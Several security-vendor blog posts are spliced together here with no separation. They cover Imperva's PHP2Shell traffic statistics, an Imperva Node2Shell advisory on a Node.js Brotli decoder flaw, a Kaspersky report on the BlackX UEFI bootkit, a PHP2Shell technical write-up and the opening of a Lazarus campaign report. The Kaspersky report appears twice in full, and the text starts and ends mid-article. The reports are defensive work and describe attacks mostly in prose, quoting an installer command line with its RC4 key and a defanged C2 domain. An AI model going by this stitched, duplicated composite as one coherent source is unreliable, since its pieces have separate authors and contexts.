Following the initial increase, request volume rose sharply and reached a pronounced peak before declining. Activity continued after the peak, with several smaller spikes during the remaining observation period.
This pattern is consistent with an initial burst of automated scanning and exploitation attempts followed by continued activity at lower volumes. The timing alone does not establish what triggered each spike or whether the requests came from the same tools or actors.
Targeting Concentrated in the United States
Sites in the United States accounted for 64.5% of targeted sites, making it the clear center of the observed activity. Indonesia was the second-most targeted country, followed by Australia, Germany, and the Brazil.
Despite this concentration, associated activity reached sites across 103 countries within 24 hours. The geographic distribution shows how quickly scanning and exploitation attempts spread beyond a single region once vulnerability details became public.
These percentages reflect the distribution of targeted sites within Imperva’s observations. They do not, by themselves, establish a deliberate attacker preference for particular countries.
Education and Financial Services Lead Industry Targeting
The activity reached organizations across a wide range of industries. Business accounted for the largest share of targeted sites at 34.3%, followed by Education and Financial Services.
The distribution shows that targeting was not limited to sectors traditionally associated with high-value financial or government data. Instead, activity extended across industries likely to operate large or publicly accessible PHP environments.
Automation Drives Early Activity
The clients associated with the traffic further support an assessment of heavily automated activity. Almost half of the observed activity came from clients classified as browser impersonators, which present themselves as legitimate browsers. Most of the remaining activity was split between known bots and clients using the Go HTTP library.
The prominence of browser impersonation suggests that many of the tools generating this traffic were designed to blend into normal web activity. At the same time, the substantial use of Go-based clients is consistent with purpose-built, high-speed tooling used to scan large numbers of targets.
Imperva Customers Remain Protected
As detailed in our initial analysis, Imperva Cloud WAF customers are protected against PHP2Shell out of the box. Elastic WAF customers receive protection following the applicable software update. WAF Gateway customers receive protection following the applicable software and ADC security-content updates.
Existing protections covered the early unsuccessful probing attempts. Imperva also developed and refined dedicated PHP2Shell rules before public disclosure, enabling the full set immediately after the embargo was lifted.
Organizations should apply the relevant PHP security updates to remediate affected deployments. WAF protections provide a compensating control while that remediation takes place.
Imperva Threat Research continues to monitor PHP2Shell activity and refine protections as scanning tools, exploitation techniques, and attacker behavior evolve. These findings capture the first 24 hours of observed activity; the volume and distribution may change as further activity emerges.
Imperva Red Team demonstrated remote code execution against the official vulnerable Node.js build, then confirmed that the fixed release rejects the same Brotli input.
Executive summary
Node2Shell is Imperva Red Team’s name for our analysis of CVE-2026-111497, a High severity flaw in Node.js’s bundled Brotli decoder. Node.js says the out-of-bounds write can permit remote code execution and has released fixes for the 22.x, 24.x, and 26.x lines.
Our standalone proof of concept ran code carried in a Brotli response or request body inside applications using the official Node.js 24.22.0 Linux arm64 image. It needed no debugger or instrumented binary. The same inputs were rejected by 24.22.1. We tested Express 5.0.0–5.3.0 and body-parser 2.0.0–2.3.0, including the latest releases available at testing; execution took multiple attempts in our setup.
Imperva has added WAF rules for CVE-2026-111497. Customers should update affected Node.js deployments to a fixed release.
Overview
A Node.js service can encounter Brotli on either side of an HTTP exchange. It may consume a compressed response from another server, or use middleware to decode an incoming request body. Both operations can send untrusted data into the native decoder bundled with Node.js. That shared path is where CVE-2026-111497 lives.
We built a standalone proof of concept to see whether the flaw could lead to code execution in a Node.js application. In fresh containers running the official vulnerable Node.js image, the application ran code supplied with the Brotli data. We used a memory sanitizer separately to investigate the underlying bug and compared the results with the fixed release.
In the working proof of concept, the test application had no code to create our marker file. After it received the Brotli data, the file appeared. Code carried in that data had run inside the target process. We reproduced this with the official Node.js 24.22.0 image in fresh Linux arm64 containers. The same inputs on Node.js 24.22.1 were rejected and created no marker.
We also investigated the cause. A source comparison showed that the vulnerable decoder could continue past an invalid stream condition. In a separate sanitizer test, decoding that condition caused an out-of-bounds write. The sanitizer helped explain the flaw; it was not needed for the code-execution proof.
We tested both a compressed response consumed by Node.js’s built-in fetch() and incoming Brotli bodies handled by configured request parsers. The table shows the Brotli-capable package ranges represented by our pinned endpoint tests:
Application path
Package range and tested configurations
Node.js 24.22.0
Node.js 24.22.1
Consumed HTTP response
Node.js built-in fetch()
Supplied code ran; marker created
Input rejected; no marker
Incoming request body
Express 5.0.0–5.3.0; tested 5.0.0 with body-parser 2.0.1, and 5.3.0 with body-parser 2.3.0
Supplied code ran with raw() and json() in both tested setups
Input rejected; no marker; server stayed running
Incoming request body
body-parser 2.0.0–2.3.0; tested 2.0.0 standalone and 2.0.1/2.3.0 through Express
Supplied code ran with raw() and json() in the tested setups
Input rejected; no marker; server stayed running
Express 5 documents Brotli decoding in its request-body parsers, and the body-parser release history records support beginning with 2.0.0. Express 5.3.0 and body-parser 2.3.0 were the latest releases when we tested on October 22, 2026. We reproduced execution at the listed versions; we did not individually test every intermediate release. The vulnerable code is in Node.js: these middleware versions identify paths that can invoke it. A bare Node.js HTTP server does not decode incoming Brotli bodies simply by receiving them.
The proof did not succeed on every attempt. Our results establish code execution for the tested Linux arm64 build and application setups, and show how the fixed build handled the same inputs. We did not test every Node.js build or application.
Technical deep dive: When invalid input looks incomplete
A Brotli stream describes the block types available as decoding progresses. Our test input reached a block transition that the stream’s own structure made impossible. In the vulnerable decoder, that condition could look like a request for more input. Processing continued with an invalid internal state.
Our separate sanitizer run showed that continuing from that state could write beyond an intended buffer. The upstream Brotli fix makes the decoder return a format error for the invalid transition and pass it to the caller. In our application tests, patched Node.js rejected the same inputs before code could run.
Two tested routes into the native decoder. The patched runtime stops at the invalid-format check.
The distinction matters for exposure. Express 5 and body-parser 2 can decompress incoming Brotli request bodies when their parsers are configured; they are routes into the vulnerable Node.js decoder, not the source of the flaw. On the response side, our test service consumed an external Brotli response with Node.js’s built-in fetch(). Both paths reach the same decoder.
What defenders should do
The priority is to replace affected Node.js runtimes. The project released fixes in 22.23.4, 24.22.1, and 26.12.1. Deploy these or newer fixed releases in each line, including in container images and other artifacts that bundle a Node binary. Move applications on unsupported Node.js lines to a supported release.
Then map where untrusted Brotli data reaches that runtime. Review compressed responses consumed by services and incoming request bodies inflated by configured middleware. Check the Node.js version inside each deployed image or host; a package inventory can miss an older runtime bundled in a container.
Where practical, temporarily limit untrusted Brotli traffic on affected paths while updates roll out. Test changes against the application’s normal traffic. Complete remediation requires updating Node.js.
Unexpected process exits during decompression and decoder errors may help prioritize investigation. Neither is a reliable stand-alone sign of exploitation; correlate them with the deployed runtime, application logs, and the source of the compressed data.
Imperva’s response and customer protection
Imperva has added dedicated WAF rules in response to CVE-2026-111497 and validated them to detect and block the exploitation attempts we were able to reproduce. Customers should update affected Node.js deployments to a fixed release. The runtime update remediates the decoder flaw.
Our tests covered both an incoming request parser and a consumed HTTP response. In both cases the affected code is the Node.js decoder, so the runtime update addresses the shared cause.
Closing Thoughts
Node2Shell and the recent PHP2Shell research highlight the risk hidden in the runtimes beneath everyday web applications. In PHP2Shell, researchers used AI to help uncover and exploit longstanding memory-safety flaws. Our Node2Shell tests demonstrated how untrusted compressed data could lead to code execution in an official Node.js build.
AI can accelerate both vulnerability discovery and exploit development, helping researchers investigate flaws while lowering the time and effort attackers need to turn those flaws into working attacks. For defenders, that means less room to delay between disclosure and remediation.
In our tests, the fixed Node.js release rejected the same inputs that achieved code execution on the vulnerable build. The immediate priority is to deploy that fix wherever applications decode untrusted Brotli data. The broader lesson is that patching speed must keep pace with the tools making exploitation faster. Web Application Firewalls can help bridge that gap through virtual patching, buying defenders critical time to deploy permanent fixes.
Back in October 2022, Kaspersky GReAT was looking into a peculiar advertisement on a hacking forum. A cybercriminal had been advertising a UEFI bootkit, dubbed BlackLotus, that could bypass Secure Boot, for $5,000. Given the low price for such powerful capabilities, the cybersecurity community initially took this advertisement with a grain of salt. As no BlackLotus samples were found in the wild, no one could at the time verify the claims made in the forum post.
BlackLotus advertisement
However, about half a year later, in March 2023, ESET confirmed that the BlackLotus advertisement was genuine. The researchers tracked down samples of this bootkit and confirmed that it can indeed bypass Secure Boot through a vulnerability called Baton Drop (CVE-2022-21894). As this vulnerability was still exploitable in 2023, Microsoft had to release multiple security updates to address it.
Since the release of these updates, the BlackLotus bootkit has gone quiet — no publicly known attacks have used it. Yet in early 2026, we discovered a malware sample similar to BlackLotus that was used in an APT campaign in Central Asia. In this report, we share our findings, including new payloads and possible attribution of this campaign.
The return of the infamous bootkit
In early 2026 we identified a complex APT attack targeting diplomatic agencies in Central Asian countries — namely Tajikistan, Uzbekistan, and Turkmenistan. This attack involved a UEFI bootkit that we dubbed BlackX. Having examined it, we found it to be similar to BlackLotus.
Attackers have been deploying BlackX after compromising the victim machine networks and obtaining administrator privileges. To install the bootkit, we observed them dropping the following files:
inst.exe, an installer executable
PVMDIJGKAX2, an RC4-encrypted extensionless file containing files and strings required for the installation
The installer was launched with the command line C:\ProgramData\Intel\inst.exe PVMDIJGKAX2 Q46F6MDLI3RX2KV1. The last argument here is the RC4 key used for decryption.
Curiously, the file inst.exe does not contain any malicious strings or embedded blobs. All the files needed to install the malicious payload are inside PVMDIJGKAX2, which makes it harder for incident responders to retrieve the bootkit components.
The installer package drops a set of files to both system and UEFI partitions, designed to exploit the Baton Drop vulnerability. We noted that the implementation of the exploit is remarkably similar to the one used in the BlackLotus malware. As with BlackLotus, the goal of the exploit is to install custom Machine Owner Keys (MOK), which allows loading arbitrary EFI files on the target machines to manipulate Secure Boot.
While the vulnerability exploitation chain was implemented very similarly to BlackLotus, we spotted differences between the exploits in BlackLotus and BlackX. That said, the source code of the BlackLotus bootkit has never been published online. This could mean that the attackers behind BlackX either reverse-engineered the BlackLotus bootkit or purchased its source code from cybercriminals. Either way, this is an interesting observation, as we rarely see APT actors borrow ideas or code from cybercrime actors.
Payload launched by the bootkit
The UEFI payload delivered during the Baton Drop exploitation has a classic bootkit goal — to inject a malicious driver into the Windows kernel. This driver differs from the one deployed by BlackLotus and is signed with a certificate belonging to an organization named 温江区明宇网络技术服务工作室 (English: Wenjiang District Mingyu Network Technology Service Studio). At the time of writing, this certificate (serial number: 0bcdf5e0da32d68900b8b7638459d072) has been revoked by its issuer.
The driver aims to tamper with security solutions installed on the machine. For example, it disables process, thread, and registry callbacks related to security solutions. It also tampers with ETW providers so that security solutions cannot access their output. Curiously, some of the tampering procedures are designed to run only if Kaspersky or Avast solutions are installed on the infected machine. However, during dynamic analysis of this driver, we found that these procedures are useless — they fail to interfere with Kaspersky products in any way.
The driver also protects the bootkit’s files from tampering. It intercepts kernel requests to open these files and returns a handle to calc.exe instead of a malicious file handle.
User-mode second-stage payloads
Apart from tampering with security solutions, the driver also deploys a user-mode payload. We observed two such payloads, used for cyberespionage, in the wild. One of them is a RAT that can load further-stage .NET payloads. This RAT uses cloud storage for C2 server communications — we observed its versions using Google Drive, OneDrive, and Yandex.Disk. Having connected to a cloud storage service, this RAT iterates over files available there and interprets them depending on the file suffix. Below is a list of supported suffixes:
File suffix
Description
Type
0X01
A .NET file. The task is to parse it and run the method TEST.Class1.RunCMD(argument_array) from the module
Input
0X02
Result of the call TEST.Class1.RunCMD(argument_array)
Output
0X03
Task to upload a file to the drive
Input
0X04
Uploaded file
Output
0X05
Task to download a file to an infected machine
Input
0X06
File download status
Output
SSSR
Contains initial system info
Output
We also observed another payload delivered through the bootkit, which we dubbed OxiDLLRunner. It is a malicious DLL obfuscated with OLLVM. It is loaded by the legitimate file googleupdate.exe (original filename: jcef_helper.exe, MD5: AF8A983B9ADA07EAE1259BF2953ABD40), which is also delivered by the bootkit. The DLL decrypts the contents of the file v8_context_snapshot.bin, which resides in the same folder, and then jumps to the beginning of the decrypted content. The decrypted data starts with shellcode followed by a PE file, which is a Rust payload designed to communicate with the www[.]archivetj[.]com C2 server. During communication, this payload is supposed to receive DLL files exporting a function named create_plugin, which are then executed in separate threads.
Attribution
Based on the following facts, we have attributed this attack to the APT41 threat actor with medium confidence:
In June 2026, ESET published a blog post on attacks by the FishMonger threat actor, which the community assumes to be related to APT41. This post describes a kernel implant with a PDB path starting with C:\Users\xdd\Desktop. While describing the campaign, the post also suggests the possible use of an unspecified UEFI bootkit component, which might exploit CVE‑2023‑24932. We observed the identifier “xdd” used multiple times in the BlackX bootkit payloads, so we assess that BlackX is the UEFI bootkit referenced in the ESET blog post;
The payloads deployed by BlackX are loaded using a legitimate executable abused via DLL sideloading, and an encrypted file — this pattern is common among Chinese-speaking threat actors;
The OxiDLLRunner file has been obfuscated with OLLVM, an obfuscator commonly used by Chinese-speaking actors.
Why did the target organizations get infected?
During our initial analysis of BlackX, we thought that attackers succeeded in deploying it due to the negligence of the target organizations. Baton Drop, the vulnerability used to deploy BlackX, was disclosed back in 2023 and was patched, so we first thought that the infected machines lacked the relevant updates. However, our investigation proved this wrong — the targeted machines were fully patched.
Instead, we found out that the problem was with the patch itself. As it turned out, the patch for the Baton Drop vulnerability is designed to revoke the “Windows Production PCA 2011” certificate used to sign vulnerable UEFI components. However, this revocation does not happen automatically upon patch installation — the user has to trigger it manually. This is done with the following steps:
A registry flag is set inside HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Secureboot;
A scheduled task named Secure-Boot-Update is created.
This patch is designed to be applied manually — for instance, applying it automatically could break dual-boot systems relying on the “Windows Production PCA 2011” certificate to load. At the same time, this patch deployment practice creates a problem — as it is extremely unusual for a system administrator to take extra steps after installing an update. Usually, when applying patches, system administrators take no further action unless an installation failure occurs. These instructions for activating the patch are buried deep on the Microsoft website, and we assess that they are quite hard for an average IT administrator to notice.
Curiously, Microsoft’s plan for deploying the Baton Drop patches mentions an “Enforcement Phase” that involves revoking the “Windows Production PCA 2011” certificate automatically, without user interaction. At the time of publishing this post, this stage has not been implemented. On October 19, 2026, this certificate expired, but this does not prevent the vulnerable binaries from loading unless the certificate is blocklisted.
It is likely that the threat actor behind this campaign took into account that few organizations realized the importance of manually activating the Baton Drop patch. As such, we believe they decided to invest time in understanding how BlackLotus works and creating a copycat of this bootkit.
Conclusion
Patch management is important for every organization, as updates from vendors help protect software and hardware against known vulnerabilities. However, sometimes installed patches fail to protect against the flaws they address. The BlackLotus story we described is not the only such example — for instance, in 2025 Microsoft released an update against the ToolShell vulnerability that also had to be applied manually.
However, modern security solutions are designed to account for such cases when installed patches fail to protect against security flaws for one reason or another. For instance, the Exploit Prevention component available in Kaspersky products prevents exploits from running if the patch is not applied, or if it is a zero-day vulnerability with no available patch. It is thus crucial to equip all machines in an organization with security solutions and constantly monitor the alerts they raise.
Back in October 2022, Kaspersky GReAT was looking into a peculiar advertisement on a hacking forum. A cybercriminal had been advertising a UEFI bootkit, dubbed BlackLotus, that could bypass Secure Boot, for $5,000. Given the low price for such powerful capabilities, the cybersecurity community initially took this advertisement with a grain of salt. As no BlackLotus samples were found in the wild, no one could at the time verify the claims made in the forum post.
BlackLotus advertisement
However, about half a year later, in March 2023, ESET confirmed that the BlackLotus advertisement was genuine. The researchers tracked down samples of this bootkit and confirmed that it can indeed bypass Secure Boot through a vulnerability called Baton Drop (CVE-2022-21894). As this vulnerability was still exploitable in 2023, Microsoft had to release multiple security updates to address it.
Since the release of these updates, the BlackLotus bootkit has gone quiet — no publicly known attacks have used it. Yet in early 2026, we discovered a malware sample similar to BlackLotus that was used in an APT campaign in Central Asia. In this report, we share our findings, including new payloads and possible attribution of this campaign.
The return of the infamous bootkit
In early 2026 we identified a complex APT attack targeting diplomatic agencies in Central Asian countries — namely Tajikistan, Uzbekistan, and Turkmenistan. This attack involved a UEFI bootkit that we dubbed BlackX. Having examined it, we found it to be similar to BlackLotus.
Attackers have been deploying BlackX after compromising the victim machine networks and obtaining administrator privileges. To install the bootkit, we observed them dropping the following files:
inst.exe, an installer executable
PVMDIJGKAX2, an RC4-encrypted extensionless file containing files and strings required for the installation
The installer was launched with the command line C:\ProgramData\Intel\inst.exe PVMDIJGKAX2 Q46F6MDLI3RX2KV1. The last argument here is the RC4 key used for decryption.
Curiously, the file inst.exe does not contain any malicious strings or embedded blobs. All the files needed to install the malicious payload are inside PVMDIJGKAX2, which makes it harder for incident responders to retrieve the bootkit components.
The installer package drops a set of files to both system and UEFI partitions, designed to exploit the Baton Drop vulnerability. We noted that the implementation of the exploit is remarkably similar to the one used in the BlackLotus malware. As with BlackLotus, the goal of the exploit is to install custom Machine Owner Keys (MOK), which allows loading arbitrary EFI files on the target machines to manipulate Secure Boot.
While the vulnerability exploitation chain was implemented very similarly to BlackLotus, we spotted differences between the exploits in BlackLotus and BlackX. That said, the source code of the BlackLotus bootkit has never been published online. This could mean that the attackers behind BlackX either reverse-engineered the BlackLotus bootkit or purchased its source code from cybercriminals. Either way, this is an interesting observation, as we rarely see APT actors borrow ideas or code from cybercrime actors.
Payload launched by the bootkit
The UEFI payload delivered during the Baton Drop exploitation has a classic bootkit goal — to inject a malicious driver into the Windows kernel. This driver differs from the one deployed by BlackLotus and is signed with a certificate belonging to an organization named 温江区明宇网络技术服务工作室 (English: Wenjiang District Mingyu Network Technology Service Studio). At the time of writing, this certificate (serial number: 0bcdf5e0da32d68900b8b7638459d072) has been revoked by its issuer.
The driver aims to tamper with security solutions installed on the machine. For example, it disables process, thread, and registry callbacks related to security solutions. It also tampers with ETW providers so that security solutions cannot access their output. Curiously, some of the tampering procedures are designed to run only if Kaspersky or Avast solutions are installed on the infected machine. However, during dynamic analysis of this driver, we found that these procedures are useless — they fail to interfere with Kaspersky products in any way.
The driver also protects the bootkit’s files from tampering. It intercepts kernel requests to open these files and returns a handle to calc.exe instead of a malicious file handle.
User-mode second-stage payloads
Apart from tampering with security solutions, the driver also deploys a user-mode payload. We observed two such payloads, used for cyberespionage, in the wild. One of them is a RAT that can load further-stage .NET payloads. This RAT uses cloud storage for C2 server communications — we observed its versions using Google Drive, OneDrive, and Yandex.Disk. Having connected to a cloud storage service, this RAT iterates over files available there and interprets them depending on the file suffix. Below is a list of supported suffixes:
File suffix
Description
Type
0X01
A .NET file. The task is to parse it and run the method TEST.Class1.RunCMD(argument_array) from the module
Input
0X02
Result of the call TEST.Class1.RunCMD(argument_array)
Output
0X03
Task to upload a file to the drive
Input
0X04
Uploaded file
Output
0X05
Task to download a file to an infected machine
Input
0X06
File download status
Output
SSSR
Contains initial system info
Output
We also observed another payload delivered through the bootkit, which we dubbed OxiDLLRunner. It is a malicious DLL obfuscated with OLLVM. It is loaded by the legitimate file googleupdate.exe (original filename: jcef_helper.exe, MD5: AF8A983B9ADA07EAE1259BF2953ABD40), which is also delivered by the bootkit. The DLL decrypts the contents of the file v8_context_snapshot.bin, which resides in the same folder, and then jumps to the beginning of the decrypted content. The decrypted data starts with shellcode followed by a PE file, which is a Rust payload designed to communicate with the www[.]archivetj[.]com C2 server. During communication, this payload is supposed to receive DLL files exporting a function named create_plugin, which are then executed in separate threads.
Attribution
Based on the following facts, we have attributed this attack to the APT41 threat actor with medium confidence:
In June 2026, ESET published a blog post on attacks by the FishMonger threat actor, which the community assumes to be related to APT41. This post describes a kernel implant with a PDB path starting with C:\Users\xdd\Desktop. While describing the campaign, the post also suggests the possible use of an unspecified UEFI bootkit component, which might exploit CVE‑2023‑24932. We observed the identifier “xdd” used multiple times in the BlackX bootkit payloads, so we assess that BlackX is the UEFI bootkit referenced in the ESET blog post;
The payloads deployed by BlackX are loaded using a legitimate executable abused via DLL sideloading, and an encrypted file — this pattern is common among Chinese-speaking threat actors;
The OxiDLLRunner file has been obfuscated with OLLVM, an obfuscator commonly used by Chinese-speaking actors.
Why did the target organizations get infected?
During our initial analysis of BlackX, we thought that attackers succeeded in deploying it due to the negligence of the target organizations. Baton Drop, the vulnerability used to deploy BlackX, was disclosed back in 2023 and was patched, so we first thought that the infected machines lacked the relevant updates. However, our investigation proved this wrong — the targeted machines were fully patched.
Instead, we found out that the problem was with the patch itself. As it turned out, the patch for the Baton Drop vulnerability is designed to revoke the “Windows Production PCA 2011” certificate used to sign vulnerable UEFI components. However, this revocation does not happen automatically upon patch installation — the user has to trigger it manually. This is done with the following steps:
A registry flag is set inside HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Secureboot;
A scheduled task named Secure-Boot-Update is created.
This patch is designed to be applied manually — for instance, applying it automatically could break dual-boot systems relying on the “Windows Production PCA 2011” certificate to load. At the same time, this patch deployment practice creates a problem — as it is extremely unusual for a system administrator to take extra steps after installing an update. Usually, when applying patches, system administrators take no further action unless an installation failure occurs. These instructions for activating the patch are buried deep on the Microsoft website, and we assess that they are quite hard for an average IT administrator to notice.
Curiously, Microsoft’s plan for deploying the Baton Drop patches mentions an “Enforcement Phase” that involves revoking the “Windows Production PCA 2011” certificate automatically, without user interaction. At the time of publishing this post, this stage has not been implemented. On October 19, 2026, this certificate expired, but this does not prevent the vulnerable binaries from loading unless the certificate is blocklisted.
It is likely that the threat actor behind this campaign took into account that few organizations realized the importance of manually activating the Baton Drop patch. As such, we believe they decided to invest time in understanding how BlackLotus works and creating a copycat of this bootkit.
Conclusion
Patch management is important for every organization, as updates from vendors help protect software and hardware against known vulnerabilities. However, sometimes installed patches fail to protect against the flaws they address. The BlackLotus story we described is not the only such example — for instance, in 2025 Microsoft released an update against the ToolShell vulnerability that also had to be applied manually.
However, modern security solutions are designed to account for such cases when installed patches fail to protect against security flaws for one reason or another. For instance, the Exploit Prevention component available in Kaspersky products prevents exploits from running if the patch is not applied, or if it is a zero-day vulnerability with no available patch. It is thus crucial to equip all machines in an organization with security solutions and constantly monitor the alerts they raise.
A family of runtime memory safety vulnerabilities, with impacts ranging from worker crashes and data disclosure to pre-authentication remote code execution.
Introduction
Researchers from Wiz, OpenAI, and Calif jointly disclosed PHP2Shell (CVE-2026-109618 and CVE-2026-109619), a set of memory safety vulnerabilities involving PHP’s session handling, OPcache class caching, and fatal-error backtrace generation. Successful exploitation can lead to full remote code execution in the affected PHP environment without authentication or user interaction. Other demonstrated effects include worker crashes, arbitrary file reads, and server-memory disclosure.
When we think about memory-corruption vulnerabilities, we often picture bugs buried in complex application code. PHP2Shell is different: the vulnerabilities live in PHP’s own runtime, and several can be reached without the application itself doing anything wrong. In many cases, PHP2Shell exploits the timing of PHP’s response to memory exhaustion. Processing stops, but internal state is not always cleaned up consistently. Pointers or cache entries left behind can become accessible during subsequent processing, turning a failed operation into an opportunity for exploitation. In the session-related attacks the researchers demonstrated, an endpoint that does nothing more than echo “OK” can still be affected. The vulnerable processing happens before a single line of application code runs.
PHP2Shell is believed to affect PHP versions dating back to PHP 5.4.0, although not every release has been individually tested and verified. With PHP used by over 69% of websites whose server-side programming language is known, the potential exposure is substantial. Organizations should consult the relevant security advisories for confirmed affected ranges and apply vendor-provided fixes as soon as possible.
CVE Overview
PHP2Shell encompasses two reported vulnerabilities involving PHP’s handling of abnormal request termination. Both are classified as CWE-824: Access of Uninitialized Pointer, carry a CVSS v4.0 score of 9.2 (Critical), and can lead to remote code execution without authentication or user interaction.
CVE-2026-109618: Remote Code Execution via Memory Exhaustion
PHP useslongjmp()to abort request processing when an out-of-memory (OOM) error occurs. Some execution contexts do not properly account for this interruption, leaving request memory in an uninitialized state. Subsequent request cleanup may read or branch on that memory. Multiple strategies for triggering memory exhaustion can consistently reach this condition and lead to remote code execution.
Reported by: Calif, Wiz, OpenAI, and Quarkslab.
CVE-2026-109619: Remote Code Execution via Fatal Errors
PHP also useslongjmp()to abort request processing following fatal errors. Some execution contexts leave global state pointing to memory that is freed at the end of the request. Subsequent requests may read or branch on this invalid state, potentially leading to remote code execution through multiple triggering strategies.
Reported by: Wiz, Calif, and OpenAI.
It’s worth noting that the attack complexity in both vulnerabilities is high, which means that the attacker must overcome a built-in security protection for the exploit to work. Triggering the bug is much easier than turning it into code execution. Memory exhaustion can leave PHP holding a pointer to freed memory. A later request must reach the same Apache worker and place carefully shaped data into that freed space. If the timing or placement differs, the worker may crash or respond normally instead of executing a command.
The Common Thread: Bailouts Leave Stale State
PHP handles certain fatal conditions, including exceeding its configured memory_limit, through an internal mechanism known as a bailout. Rather than completing the current operation normally, PHP aborts it and transfers control to an error-handling boundary.
The problem arises when that bailout occurs after PHP has published a pointer or allocated a cache slot, but before the corresponding cleanup or completion bookkeeping runs. The result is a partially initialized, or stale, state that remains accessible after the operation has failed.
In worker-based deployments, including Apache prefork environment, a process can serve multiple requests. A subsequent request reaching the same worker may therefore encounter a pointer to memory that an earlier request has already freed.
The OPcache finding involves a related but distinct problem: an abandoned class-cache slot in shared memory. Worker-local state and shared-cache state have different lifetimes, so the conditions required to exploit each finding must be assessed separately.
Reaching the Runtime Before Application Code Runs
Three of the five demonstrated exploitation techniques use PHP’s session upload-progress feature as a remote trigger.
This feature updates session state while PHP parses a multipart request body, before the application begins executing. Crafted multipart requests can therefore influence session processing and memory consumption during this pre-application phase.
In these attacks, memory exhaustion interrupts session processing at a point where cleanup is incomplete. Later processing on the same worker encounters the stale state, resulting in a crash or memory disclosure.
This explains why an application does not necessarily need to implement vulnerable business logic to be exposed. However, it does not mean every finding affects every PHP endpoint: enabled features, application behavior, worker routing, and deployment configuration still matter.
Exploitation Techniques
Session Decoder Use-After-Free
The session decoder finding involves bookkeeping used during session unserialization. PHP makes that bookkeeping accessible through module globals, but memory exhaustion can interrupt processing before it is properly cleared.
The attack first builds a large session through the upload-progress mechanism, then forces memory exhaustion during session decoding. Request cleanup frees the underlying memory while leaving stale bookkeeping accessible.
A subsequent request reaching the same worker uses the dangling context, resulting in invalid memory access and a worker crash.
OPcache Stale Class-Cache Pointer
The OPcache finding affects the persistence of compiled class information into shared memory. A memory bailout at a particular point leaves an allocated but unpublished class-cache slot behind.
The attack manipulates later cache reuse and places crafted structures in request memory. A stale class lookup then interprets attacker-controlled data as PHP internal structures, influencing class constant resolution.
In an application flow, a file operation using the affected constant is redirected to an attacker-selected path. This produces an arbitrary file read within the worker process’s access permissions.
The practical consequences depend on what that process can read. Application configuration files, database credentials, API keys, and other secrets may be exposed, but the finding does not automatically grant access to every file on the host.
Stale Session Module-data Pointer – Use-After-Free
This finding affects the session handler state referenced by PHP’s internal pointer.
Memory exhaustion during session handling leaves the pointer referring to freed memory. A follow-up request on the same worker influences subsequent memory allocation, and PHP later dereferences the stale pointer.
Such an attack can produce a worker crash, demonstrating that invalid session state can remain reachable across requests.
Stale Session-ID Pointer – Memory Disclosure
The session ID finding follows a similar pattern but produces information disclosure rather than a crash.
After memory exhaustion leaves stale session ID state, attacker-influenced memory is interpreted as a string with an oversized length. PHP then returns the resulting value through a Set-Cookie: PHPSESSID response header.
An attack can expose approximately 67 KB of process memory. Its contents depend on the worker’s state at the time of exploitation and may include internal runtime data or sensitive information processed by the application.
Fatal-Error Backtrace – Use-After-Free
With fatal-error backtraces enabled, a fatal error can trigger a use-after-free during backtrace generation. The effect is a worker crash.
This finding should be distinguished from the session upload-progress attacks. It requires the relevant backtrace setting and a fatal-error trigger; it does not share the same remote prerequisites as the three session findings.
From Memory Corruption to Remote Code Execution
The overall impact of PHP2Shell extends beyond service disruption and data disclosure. Successful exploitation can lead to remote code execution in the affected PHP environment.
The individual findings demonstrate different ways that invalid runtime state can be accessed or influenced. Their standalone effects should be distinguished from the complete code-execution outcome.
Code execution occurs within the security context of the compromised process. It does not automatically imply root access, but it can allow an attacker to access application data, modify resources available to that process, and pursue further compromise.
Mitigation and Detection
Applying vendor-confirmed PHP fixes is the primary remediation. Organizations should consult the relevant security advisories for confirmed affected ranges, fixed releases, and vulnerability-specific guidance.
Where patching is delayed, organizations should assess temporary exposure-reduction measures:
Disable relevant PHP features where practical. After compatibility and performance testing, consider applying the following settings in the active php.ini file. These temporary measures target features used by the demonstrated exploitation techniques and should not be treated as complete workarounds for either CVE.
opcache.enable = 0
session.upload_progress.enabled = 0
These settings disable OPcache and session upload-progress tracking, respectively. Disabling session upload-progress tracking removes the described trigger for three of the five reported exploitation techniques. These measures do not replace patching or establish that the environment is fully protected.
Review fatal-error backtrace configuration. Assess whether the relevant setting is enabled and follow vulnerability-specific guidance.
Restrict exposure where practical. Limit access to affected services while remediation is evaluated and deployed.
Apply least privilege. Restrict the PHP process’s access to files, credentials, and connected services to reduce the consequences of compromise.
Security teams should correlate suspicious request activity with PHP memory-exhaustion errors and worker crashes. Investigation leads include unusually large multipart payloads, excessive field counts, anomalous session-related parameters, and unexpectedly large PHPSESSID response values.
If exploitation is suspected, incident response should assess possible code execution as well as data disclosure. Review unexpected child processes, application-file changes, persistence mechanisms, unusual outbound connections, and potential credential exposure.
Imperva’s Response and Customer Protection
The researchers shared vulnerability details confidentially with Imperva ahead of public disclosure, enabling Imperva to verify its protection and begin monitoring customer traffic before the announcement. During this pre-disclosure monitoring period, Imperva observed no traffic matching the monitored PHP2Shell exploit patterns.
Imperva Web Application Firewall provides a compensating control by inspecting request and response patterns associated with the demonstrated exploits, including anomalous multipart payloads, repeated session-related fields, abnormal response headers and suspicious session upload-progress activity.
Imperva WAF solutions provide a virtual patch to organizations – Cloud WAF customers are protected against this vulnerability out of the box. Elastic WAF customers receive the same protection following a software update. WAF Gateway customers are protected following a software update and an ADC security content update.
For more details, refer to the relevant release notes:
Imperva provides a testing page where customers can enter their URL to receive an initial assessment. The result is preliminary and may require further analysis to confirm exposure.
Imperva’s Threat Research team continues to monitor traffic to determine whether additional protections are needed.
Conclusion
PHP2Shell highlights how a runtime’s handling of exceptional conditions can become a security boundary failure. When processing stops at the wrong moment, stale pointers and incomplete cache state can remain accessible beyond the operation that created them.
The resulting impacts range from worker crashes and sensitive data disclosure to pre-authentication remote code execution. Organizations should identify affected deployments, apply vendor-confirmed fixes, reduce unnecessary exposure, and investigate suspicious activity for signs of both data access and code execution.
In January, we responded to the Lazarus Group’s novel attack campaign against South Korea, which followed last year’s Operation SyncHole. In this new operation, the group employed an updated malware chain that included both their old and new malware, which we disclosed in full, and used another mandatory South Korean security software program as a part of infection chain using a watering‑hole strategy. Notably, the group targeted victims more selectively, sending spear‑phishing emails with links to fabricated but relevant sites, such as portfolio and résumé pages tailored to each target. We dubbed this activity Operation FlashHole.
Operation FlashHole attack flow during initial compromise
